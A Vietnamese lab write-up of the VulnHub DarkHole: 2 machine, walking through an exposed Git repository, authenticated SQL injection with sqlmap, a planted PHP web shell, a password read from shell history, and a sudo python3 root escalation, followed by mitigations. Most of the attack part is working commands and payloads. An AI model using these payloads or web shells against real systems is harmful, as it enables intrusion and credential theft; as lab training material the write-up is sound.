

DARKHOLE-2 WRITEUP

Vulnerability Lab Report

Thông tin bài lab

Tên lab	DarkHole: 2 – Web Exploitation & Linux Privilege Escalation
Platform / Source	VulnHub
Target	http://192.168.205.132:80
Mục tiêu	Đánh giá chuỗi khai thác từ dịch vụ web đến quyền root

Chi tiết lỗ hổng

Reconnaissance

Host Discovery and Service Enumeration

Bài lab được triển khai trong mạng NAT cục bộ. Kiểm thử bắt đầu bằng việc xác định các host đang hoạt động, sau đó xác nhận khả năng kết nối tới target **192.168.205.132**.

```
(kali㉿kali)-[~]
$ sudo arp-scan --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:76:a8:89, IPv4: 192.168.205.133
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.205.1    00:50:56:c0:00:08    (Unknown)
192.168.205.2    00:50:56:ed:1f:ca    (Unknown)
192.168.205.132 00:0c:29:8c:4d:c6    (Unknown)
192.168.205.254 00:50:56:e0:1b:7b    (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.852 seconds (138.23 hosts/sec). 4 responded
```

Hình 01: Kết quả arp-scan trên mạng NAT xác định các host đang hoạt động, trong đó có địa chỉ 192.168.205.132.

```
(kali㉿kali)-[~]
$ ping 192.168.205.132
PING 192.168.205.132 (192.168.205.132) 56(84) bytes of data.
64 bytes from 192.168.205.132: icmp_seq=1 ttl=64 time=0.823 ms
64 bytes from 192.168.205.132: icmp_seq=2 ttl=64 time=0.466 ms
64 bytes from 192.168.205.132: icmp_seq=3 ttl=64 time=1.23 ms
64 bytes from 192.168.205.132: icmp_seq=4 ttl=64 time=0.789 ms
^C
--- 192.168.205.132 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3018ms
rtt min/avg/max/mdev = 0.466/0.826/1.228/0.270 ms
```

Hình 02: Phản hồi ICMP từ 192.168.205.132 xác nhận target có thể truy cập từ máy kiểm thử.

Sau khi target phản hồi, Nmap được sử dụng để xác định cổng mở và nhận diện phiên bản dịch vụ nhằm thu hẹp bề mặt tấn công.

```
(kali㉿kali)-[~]
└─$ nmap -p- -T4 192.168.205.132
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 03:34 -0400
Nmap scan report for 192.168.205.132 (192.168.205.132)
Host is up (0.00096s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:8C:4D:C6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
```

Hình 03: Nmap xác định hai cổng TCP đang mở: 22/SSH và 80/HTTP.

```
(kali㉿kali)-[~]
└─$ nmap -sC -sV -p 22 192.168.205.132
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 03:34 -0400
Nmap scan report for 192.168.205.132 (192.168.205.132)
Host is up (0.00045s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256  cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_  256  9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
MAC Address: 00:0C:29:8C:4D:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
```

Hình 04: Quét chi tiết cổng 22 nhận diện OpenSSH 8.2p1 trên Ubuntu.

```
(kali㉿kali)-[~]
└─$ nmap -sC -sV -p 80 192.168.205.132
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 03:35 -0400
Nmap scan report for 192.168.205.132 (192.168.205.132)
Host is up (0.00057s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_      httponly flag not set
|_ _http-title: DarkHole V2
|_ http-git:
|   192.168.205.132:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|_  Last commit message: i changed login.php file for more secure
MAC Address: 00:0C:29:8C:4D:C6 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds
```

Hình 05: Quét HTTP nhận diện Apache 2.4.41 và phát hiện thư mục /.git có thể truy cập công khai.

Exposed Git Repository

Kết quả HTTP enumeration cho thấy thư mục `/.git` có thể truy cập từ web. Repository được khôi phục để kiểm tra mã nguồn và lịch sử thay đổi; bước này làm lộ credential quản trị từng được commit vào ứng dụng.

Name	Date modified	Type	Size
<code>.git</code>	7/24/2026 10:14 AM	File folder	
<code>.idea</code>	7/23/2026 12:47 PM	File folder	
<code>config</code>	7/23/2026 12:47 PM	File folder	
<code>js</code>	7/23/2026 12:47 PM	File folder	
<code>style</code>	7/23/2026 12:47 PM	File folder	
<code>dashboard</code>	7/24/2026 9:51 AM	PHP Source File	8 KB
<code>index</code>	7/23/2026 12:47 PM	PHP Source File	2 KB
<code>login</code>	7/23/2026 12:47 PM	PHP Source File	2 KB
<code>logout</code>	7/23/2026 12:47 PM	PHP Source File	1 KB

Hình 06: Mã nguồn web được khôi phục từ Git repository bị lộ bằng công cụ git-dumper.

```
darkhole2 git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD -> master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:02:44 2021 +0300

    First Initialize
```

Hình 07: Lịch sử commit cho thấy các thay đổi liên quan đến cơ chế đăng nhập và credential mặc định.

```
darkhole2 git log -p
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD -> master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

diff --git a/login.php b/login.php
index 8a0ff67..0904b19 100644
--- a/login.php
+++ b/login.php
@@ -2,7 +2,10 @@
 session_start();
 require 'config/config.php';
 if($_SERVER['REQUEST_METHOD'] == 'POST'){
     if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
         $email = mysqli_real_escape_string($connect, htmlspecialchars($_POST['email']));
         $pass = mysqli_real_escape_string($connect, htmlspecialchars($_POST['password']));
         $check = $connect->query("select * from users where email='$email' and password='$pass' and id=1");
         if($check->num_rows){
             $_SESSION['userid'] = 1;
             header("location:dashboard.php");
             die();
         }
     }
 }
```

Hình 08: So sánh commit làm lộ thông tin đăng nhập quản trị lush@admin.com với mật khẩu 321.


Exploit Chain - Exposed Git Repository and Authenticated SQL Injection Leading to Root Privilege Escalation

Root Cause

- Git repository được đặt trong web root và không bị chặn truy cập, cho phép tải source code và lịch sử commit.
- Tham số `id` của GET `/dashboard?id=` được đưa vào câu truy vấn SQL mà không sử dụng prepared statement hoặc parameter binding.
- Database lưu credential SSH ở dạng rõ và tài khoản ứng dụng có quyền đọc dữ liệu nhạy cảm không cần thiết.
- Dịch vụ PHP nội bộ truyền trực tiếp tham số `cmd` vào `system()`; đồng thời `/opt/web` có quyền ghi quá rộng.
- Mật khẩu của `losy` xuất hiện trong `.bash_history` và `sudoers` cho phép chạy trình thông dịch Python dưới quyền root.

Attack Path

1. Xác thực credential quản trị bị lộ và truy cập dashboard.




Hình 09: Credential bị lộ vẫn còn hiệu lực và cho phép truy cập trang dashboard

2. Kiểm tra authenticated SQL Injection trên tham số **id** bằng request đã lưu.




Hình 10: Sqlmap được chạy với request đã lưu từ phiên đăng nhập hợp lệ để kiểm tra tham số id.



Hình 11: Sqlmap xác nhận tham số id có thể bị SQL Injection và liệt kê các database của hệ thống.

3. Liệt kê cấu trúc database **darkhole_2** và xác định dữ liệu credential **SSH**.



Hình 12: Lệnh sqlmap yêu cầu liệt kê các bảng trong database darkhole_2.


```
---
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6805 FROM (SELECT(SLEEP(5)))tHcL) AND 'ahMD'='ahMD

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: id=-6514' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716b6b7071,0x566e62724e486c5a6d696c
787a66,0x716a7a7071),NULL-- --
---
[03:42:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[03:42:46] [INFO] fetching tables for database: 'darkhole_2'
Database: darkhole_2
[2 tables]
+-----+
| ssh   |
| users |
+-----+
```

Hình 13: Database darkhole_2 chứa hai bảng đáng chú ý là ssh và users.

```
(kali㉿kali)-[~/sqlmap]
$ sqlmap -r dashboard -D darkhole_2 -T ssh -C user,id,pass --dump
```

Hình 14: Sqlmap được cấu hình để đọc các cột user, id và pass trong bảng ssh.

```
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6805 FROM (SELECT(SLEEP(5)))tHcL) AND 'ahMD'='ahMD

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: id=-6514' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716b6b7071,0x566e62724e486c5a6d696c4f774462635a514871694451565962557a6a5a72775978506841
787a66,0x716a7a7071),NULL-- --
---
[03:43:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[03:43:03] [INFO] fetching columns for table 'ssh' in database 'darkhole_2'
Database: darkhole_2
Table: ssh
[3 columns]
+-----+
| Column | Type          |
+-----+
| user   | varchar(100)  |
| id     | int           |
| pass   | varchar(100)  |
+-----+
```

Hình 15: Kết quả enumeration xác định cấu trúc cột của bảng ssh.

```
(kali㉿kali)-[~/sqlmap]
$ sqlmap -r dashboard -D darkhole_2 -T ssh --columns
```

Hình 16: Lệnh --columns được dùng để xác nhận lại metadata của bảng ssh trước khi trích xuất dữ liệu.

```
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6805 FROM (SELECT(SLEEP(5)))tHcL) AND 'ahMD'='ahMD

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: id=-6514' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716b6b7071,0x566e62724e486c5a6d696c4f774462635a514871694451565962557a6a5a72775978506841
787a66,0x716a7a7071),NULL-- --
---
[03:43:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[03:43:23] [INFO] fetching entries of column(s) 'user',id,pass' for table 'ssh' in database 'darkhole_2'
Database: darkhole_2
Table: ssh
[1 entry]
+-----+
| user | id | pass |
+-----+
| jehad | 1 | fool |
+-----+
```

Hình 17: Dữ liệu trích xuất làm lộ credential SSH jehad:fool ở dạng rõ.

4. Sử dụng credential **jehad:fool** để thiết lập phiên SSH trên cổng 22.

```
(kali@kali)~[~/sqlmap]
$ ssh jehad@192.168.205.132
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jehad@192.168.205.132's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 24 Jul 2026 07:43:40 AM UTC

System load:  0.07          Processes:           241
Usage of /:   48.9% of 12.73GB Users logged in:       0
Memory usage: 26%          IPv4 address for ens33: 192.168.205.132
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Jul 24 04:16:08 2026 from 192.168.205.133
jehad@darkhole:~$ |
```

Hình 18: Credential lấy từ database cho phép đăng nhập SSH thành công với tài khoản jehad.

5. Thực hiện local enumeration từ phiên jehad và xác định các tài khoản có khả năng đăng nhập.

```
jehad@darkhole:~$ whoami
jehad
jehad@darkhole:~$ id
uid=1001(jehad) gid=1001(jehad) groups=1001(jehad)
```

Hình 19: Lệnh whoami và id xác nhận phiên shell hiện chạy với UID/GID của jehad, chưa có quyền root.

```
jehad@darkhole:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:34:34:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:,:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:,:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:,:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112:,:/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113:,:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:,:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:,:/var/cache/pollinate:/bin/false
sshd:x:111:65534:,:/run/ssh:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lama:x:1000:1000:darkhole:/home/lama:/bin/bash
lxd:x:998:100:,:/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
jehad:x:1001:1001:,:/home/jehad:/bin/bash
losy:x:1002:1002:,:/home/losy:/bin/bash
```

Hình 20: Nội dung /etc/passwd được dùng để nhận diện các tài khoản có shell đăng nhập; không phải mọi dòng đều là người dùng tương tác.

```
jehad@darkhole:~$ ls /home
jehad lama losy
```

Hình 21: Thư mục /home cho thấy ba tài khoản có home directory: jehad, lama và losy.

6. Kiểm tra quyền truy cập các home directory và loại bỏ các hướng không tạo ra privilege escalation.

```
jehad@darkhole:~$ ls -la /home/lama
total 32
drwxr-xr-x 4 lama lama 4096 Sep  3  2021 .
drwxr-xr-x 5 root root 4096 Sep  2  2021 ..
-rw-r--r-- 1 lama lama 182 Sep  3  2021 .bash_history
-rw-r--r-- 1 lama lama 220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 lama lama 3771 Feb 25  2020 .bashrc
drwxr-xr-x 2 lama lama 4096 Sep  1  2021 .cache
drwxrwxr-x 3 lama lama 4096 Sep  3  2021 .local
-rw-r--r-- 1 lama lama 807 Feb 25  2020 .profile
-rw-r--r-- 1 lama lama  0 Sep  1  2021 .sudo_as_admin_successful
```

Hình 22: Kiểm tra quyền trong /home/lama cho thấy các dotfile thuộc sở hữu của lama.

```
jehad@darkhole:~$ cd /home/lama
jehad@darkhole:/home/lama$ ./sudo_as_admin_successful
-bash: ./sudo_as_admin_successful: Permission denied
```

Hình 23: ./sudo_as_admin_successful không có quyền truy cập

```
jehad@darkhole:/home/lama$ cat ./bash_history
cat: ./bash_history: Permission denied
```

Hình 24: Tài khoản jehad không có quyền đọc .bash_history của lama

```
jehad@darkhole:/home/losy$ ls -la
total 36
drwxr-xr-x 4 losy losy 4096 Sep  3  2021 .
drwxr-xr-x 5 root root 4096 Sep  2  2021 ..
-rw-r--r-- 1 losy losy 1207 Jul 24 04:53 .bash_history
-rw-r--r-- 1 losy losy 220 Sep  2  2021 .bash_logout
-rw-r--r-- 1 losy losy 3771 Sep  2  2021 .bashrc
drwxr-xr-x 2 losy losy 4096 Sep  2  2021 .cache
drwxrwxr-x 3 losy losy 4096 Sep  3  2021 .local
-rw-r--r-- 1 losy losy 807 Sep  2  2021 .profile
-rw-rw-r-- 1 losy losy  55 Sep  3  2021 user.txt
```

Hình 25: Một số dữ liệu trong /home/losy, gồm user.txt, có thể đọc được từ phiên jehad; .bash_history vẫn bị từ chối trực tiếp.

```
jehad@darkhole:/home/losy$ cat ./user.txt
DarkHole{'This_is_the_life_man_better_than_a_cruise'}

jehad@darkhole:/home/losy$ cat ./bash_history
cat: ./bash_history: Permission denied
```

Hình 26: User flag được đọc thành công từ /home/losy/user.txt.

FLAG: DarkHole{'This_is_the_life_man_better_than_a_cruise'}

7. Phân tích cron job và dịch vụ PHP nội bộ chạy dưới quyền **losy**.

```
jehad@darkhole:/$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root service apache2 start && service mysql start
* * * * * losy cd /opt/web && php -S localhost:9999
```

Hình 27: /etc/crontab khởi chạy PHP development server tại localhost:9999 dưới quyền losy từ thư mục /opt/web.

```
jehad@darkhole:/opt/web$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Jul 24 07:50 
drwxr-xr-x 3 root root 4096 Sep 3 2021 ..
-rw-r--r-- 1 root root 95 Sep 3 2021 index.php
jehad@darkhole:/opt/web$ cat /index.php
cat: /index.php: No such file or directory
jehad@darkhole:/opt/web$ cat ./index.php
<?php
echo "Parameter GET['cmd']";
if(isset($_GET['cmd'])){
echo system($_GET['cmd']);
}
```

Hình 28: Mã nguồn /opt/web/index.php truyền trực tiếp tham số cmd vào system(), tạo lỗ hổng OS Command Injection.

```
jehad@darkhole:/opt/web$ curl http://localhost:9999/?cmd=whoami
Parameter GET['cmd']losy
losyjehad@darkhole:/opt/web$ curl http://localhost:9999/?cmd=sudo%20-l
Parameter GET['cmd']jehad@darkhole:/opt/web$ ls
```

Hình 29: Lệnh whoami qua dịch vụ nội bộ được thực thi dưới quyền losy; output lỗi của sudo -l không được trả về

8. Khai thác OS Command Injection để thực thi lệnh dưới quyền **losy** và thu thập credential bị lưu trong shell history.

```
jehad@darkhole:/opt/web$ cat > /opt/web/shell.php << 'EOF'
> <?php
> system($_GET['cmd']." 2>&1");
> ?>
> EOF
jehad@darkhole:/opt/web$ ls -l /opt/web
total 8
-rw-r--r-- 1 root root 95 Sep 3 2021 index.php
-rw-rw-r-- 1 jehad jehad 39 Jul 24 07:55 shell.php
```

Hình 30: Quyền ghi vào /opt/web được xác nhận bằng việc tạo shell.php.

```
jehad@darkhole:/opt/web$ curl -sG --data-urlencode 'cmd=sudo -n -l 2>&1' http://127.0.0.1:9999/shell.php
sudo: a password is required
jehad@darkhole:/opt/web$ curl -sG --data-urlencode 'cmd=cat /home/losy/.bash_history' http://127.0.0.1:9999/shell.php
```

Hình 31: Quan sát kết quả sudo -l và đọc .bash_history dưới quyền losy.

```
cat .bash_history
clear
password:gang
```

Hình 32: .bash_history làm lộ mật khẩu của tài khoản losy ở dạng rõ.

9. Chuyển sang tài khoản losy và kiểm tra sudo policy.

```
jehad@darkhole:/opt/web$ su losy
Password:
losy@darkhole:/opt/web$ whoami
losy
losy@darkhole:/opt/web$ sudo -l
[sudo] password for losy:
Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User losy may run the following commands on darkhole:
    (root) /usr/bin/python3
```

Hình 33: Sau khi chuyển sang losy, sudo -l cho thấy tài khoản được phép chạy /usr/bin/python3 dưới quyền root.

10. Lạm dụng quyền chạy /usr/bin/python3 qua sudo để thực thi shell dưới quyền root.

```
(root) /usr/bin/python3
losy@darkhole:/opt/web$ sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
# id
uid=0(root) gid=0(root) groups=0(root)
```

Hình 34: Python được chạy qua sudo để tạo shell và lệnh id xác nhận UID 0 (root).

11. Xác nhận impact bằng cách truy cập /root và đọc root flag.

```
# ls -la /root
total 40
drwx----- 5 root root 4096 Sep  3 2021 .
drwxr-xr-x 20 root root 4096 Sep  2 2021 ..
-rw----- 1 root root 1469 Sep  3 2021 .bash_history
-rw-r--r-- 1 root root 3106 Dec  5 2019 .bashrc
drwxr-xr-x 3 root root 4096 Sep  2 2021 .local
-rw----- 1 root root 535 Sep  3 2021 .mysql_history
-rw-r--r-- 1 root root 161 Dec  5 2019 .profile
-rw-r--r-- 1 root root 19 Sep  3 2021 root.txt
drwxr-xr-x 3 root root 4096 Sep  2 2021 snap
drwx----- 2 root root 4096 Sep  2 2021 .ssh
```

Hình 35: Phiên root có thể liệt kê nội dung /root và xác định file root.txt.

```
# cat /root/root.txt
DarkHole{'Legend'}
```

Hình 36: Root flag được đọc thành công, chứng minh chuỗi khai thác dẫn tới chiếm quyền hoàn toàn.

FLAG: DarkHole{'Legend'}

Mitigation

- Dùng prepared statement cho tham số id.
- Chặn truy cập .git và không đặt repository trong web root.
- Rotate toàn bộ credential đã lộ; không lưu password dạng plaintext.
- Loại bỏ system(\$_GET['cmd']) và dịch vụ PHP development server.
- Sửa quyền /opt/web, không để world-writable.
- Xóa password khỏi shell history.
- Gỡ quyền sudo chạy Python tùy ý; chỉ allowlist lệnh cần thiết.